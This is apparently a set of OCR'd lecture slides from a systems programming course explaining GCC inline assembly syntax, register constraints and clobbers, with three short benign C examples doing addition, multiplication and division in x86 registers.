
inline Assembly (1/6)

- inline Assembly
  - ✓ Assembly code embedded in a high level language like C
  - ✓ structure
    - __asm__(assembly statement : output : input : modified register)
    - Each parts are separated by :
    - output, input, modified register are optional

    - assembly statement: using “ ”, add a prefix % to each register
    - output: “=g”(variable name)
    - input: “g”(variable name)
    - modified register (clobber): notify to compiler which registers are modified by inline assembly (to prevent the side effect of inline assembly)
    - Output and input are accessed using the notation of %0, %1, %2, …

inline Assembly (2/6)

- inline Assembly practice 1: add




```
/* inline assembly 예계 */
/* 11월 10일 J. Choi */

#include <stdio.h>

main()
{
    int a, b, c = 7;

    a = 3;
    b = 5;

    printf("c = %d\n", c);

    __asm__ (
        "movl   %1, %%eax\n"
        "addl   %2, %%eax\n"
        "movl   %%eax, %0\n"
        : "=g" (c)
        : "g" (a), "g" (b)
    );

    printf("c = %d\n", c);
}
~
~
inline_add_g.c                                         24,1          모두
"inline_add_g.c" 24 줄 --100%--
```

input/output passing

a	**eax**
b	**ebx**
c	**ecx**
d	**edx**
S	**esi**
D	**edi**
q	**general register**
m	**memory**
g	**general register and memory**
A	**edx: eax (64 bits)**
f	**FP register**
i	**immediate**
0	**first parameter**
..	

inline Assembly (3/6)

- inline Assembly practice 2: register input




choijm@localhost:/home/choijm/syspro_examples/chap9

```
/* inline assembly 예제 */
/* 11월 10일 J. Choi */

#include <stdio.h>

main()
{
    int a, b, c = 7;

    a = 3;
    b = 5;

    printf("c = %d\n", c);

    __asm__ (
        "addl   %%ebx, %%eax\n"
        : "=a" (c)
        : "a" (a), "b" (b)
    );

    printf("c = %d\n", c);
}
~
~
~
~
inline_add.c                                                          12,0-1        모두
"inline_add.c" 22 줄 --54%--
```

inline Assembly (4/6)

- inline Assembly practice 3: clobber




```
/* inline assembly 예제: clobber */
/* 11월 15일 최종무          */
#include <stdio.h>

main()
{
    int a, b, c, d;
    a = 0x40000002;
    b = 4;

    __asm__ (
        "mull   %%ebx₩n"
        "movl   %%eax, %0₩n"
        "movl   %%edx, %1₩n"
        : "=g" (c), "=g" (d)
        : "a" (a), "b" (4)
        : "%edx"
    );
    printf("a = %x, b = %d, c = %d, d = %d₩n", a, b, c, d);

    __asm__ (
        "divl   %%ebx₩n"
        "movl   %%eax, %0₩n"
        "movl   %%edx, %1₩n"
        : "=g" (c), "=g" (d)
        : "a" (a), "b" (4), "d" (0)
    );
    printf("a = %x, b = %d, c = %x, d = %d₩n", a, b, c, d);
}
~
~
~
"clobber1.c" 30L, 516C                                    11,2-5        모두
```

To notify that a register is used internally in inline assembly

inline Assembly (5/6)

